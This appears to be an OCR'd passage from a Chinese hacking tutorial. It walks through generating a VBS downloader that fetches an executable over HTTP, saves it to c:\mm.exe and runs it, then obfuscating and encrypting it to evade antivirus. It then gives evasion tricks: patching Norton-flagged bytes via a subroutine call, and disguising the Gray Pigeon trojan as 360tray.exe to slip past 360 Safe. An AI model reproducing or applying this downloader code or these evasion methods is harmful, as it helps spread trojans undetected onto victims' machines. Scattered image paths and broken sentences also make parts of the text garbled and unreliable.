


图 6

此时在浏览器中访问“http:127.0.0.1/mm.exe”，IE 就会自动弹出这个程序，请求下载了，如图 7 。读者朋友可以到“http://pespin.ys168.com”下载一款 VBS 下载者程序来使用，如图 8。




图 7




图 8

运行VBS 下载者，在“网络路径”栏填写 http://127.0.0.1/mm.exe，然后点击“生成”按钮，就可以生成一个 VBS 版本的下载者程序了（我生成了一个 DOWN.VBS 文件），打开这个 VBS 程序，代码如下：

```
Set Post = CreateObject("Msxml2.XMLHTTP")
Set Shell = CreateObject("Wscript.Shell")
Post.Open "GET","http://127.0.0.1/mm.exe",0
Post.Send()
```




图 9

```
Set aGet = CreateObject("ADODB.Stream")
aGet.Mode = 3
aGet.Type = 1
aGet.Open()
aGet.Write(Post.responseBody)
aGet.SaveToFile "c:\mm.exe",2
wscript.sleep 1000
Shell.Run ("c:\mm.exe")
```

然后我们对这段代码进行一下变形和免杀处理，其实也就是使用一些 VBS 加密工具进行组合处理，我首先使用 FST 出品的一款工具，把上面的代码 COPY 到文本框中，然后点击“变形”按钮，就会生成新的代码了，如图 9。




图 10




图 11

把这段变形后的代码覆盖掉原来的未加密




图 12

前的代码，然后使用一款VBS加密器进行二次加密，比如生成了DOWN1.VBS，如图10。为了进一步的躲过杀毒软件的查杀，我又使用“加密模式二”再次对DOWN1.VBS进行了最后一次加密，加密后生成了DOWN2.VBS，如图11。

我们把生成的DOWN2.VBS再次拿到VIRUSTOTAL.COM去进行免杀测试，可以看到几乎逃脱了所有软件的捕杀，就连国产著名的瑞星也不再查杀了，如图12。

以后，小菜朋友们就可以通过工具的组合来轻松实现VBS的免杀了，要知道VBS代码的免杀比EXE下载者的免杀要简单的多了！

免杀的注意事项及相关技巧

文章难易度：★★★
文章阅读点：对于免杀中常见的一些技巧进行总结

吾有型

本文是我从网上学到的一些知识和自己通过实际操作得到的一些经验，个人认为比较实用，所以特写出来与那些正在学习免杀的菜友们分享，希望对大家能有所帮助。

在制作免杀时我们经常会用到跳转法，其实使用跳转法不如子程序调用，因为现在的杀病毒软件并不像前两年那样只是仅仅的病毒库查杀，而且杀毒引擎还非常低级。目前，杀毒软件的杀毒引擎渐渐的完善，也变得更加智能了，比如说现在给软件加区加花就是一个很明显的病毒特征，所以有时使用跳转法已经不能起到免杀的作用了。我们来看一下子程序调用的修改方法，例如一个捆绑器，诺顿对其的特征码地址为00477F12，使用OD载入捆绑器，跳到该地址，如图1。

我使用跳转法修改后仍不能躲过查杀，现在我们就改为使用子程序调用的方法，先将以下这四行代码复制到剪贴板。

```
00477F11    5F      POP EDI
00477F12    5E      POP ESI
00477F13    5B      POP EBX
00477F14    8BE5    MOV ESP,EBP
```

再把原来的代码NOP掉，然后寻找空白区域将那四行代码写入，我找的是00477F27，依次写入后还可以在其中加入一些垃圾代码，这样可以更好的起到免杀作用，最后还要加个ret指令返回，修改后的代码如图2所示。我们再返回原处写入“CALL 0047F27”，最后保存所有的修改，这样修改后就可以躲过诺顿的查杀了，而且工具也正常使用。

00477F11	5F	POP EDI
00477F12	5E	POP ESI
00477F13	5B	POP EBX
00477F14	8BE5	MOV ESP,EBP

图1

有人说灰鸽子只能中一次，其实这是完全错误的，原因就在于我们在配置鸽子时的“安装路径”或名称没有更改，如图3。我们随便更改一下就可以了，因为在同一个目录下是不能有两个文件名完全相同的文件的。若是将安装路径“$(WinDir)\huigezi.com”更改为“$(WinDir)\360tray.exe”，并且在启动项设置显示名称处填写360tray.exe，服务名称处填写360tray.exe，最后描述信息处填写360安全卫士实时保护模块，这样还可以过360安全卫士呢。

00477F26	00	DB 00
00477F27	5F	POP EDI
00477F28	5E	POP ESI
00477F29	5B	POP EBX
00477F2A	8BE5	MOV ESP,EBP
00477F2C	C3	RETN
00477F2D	90	NOP

图2

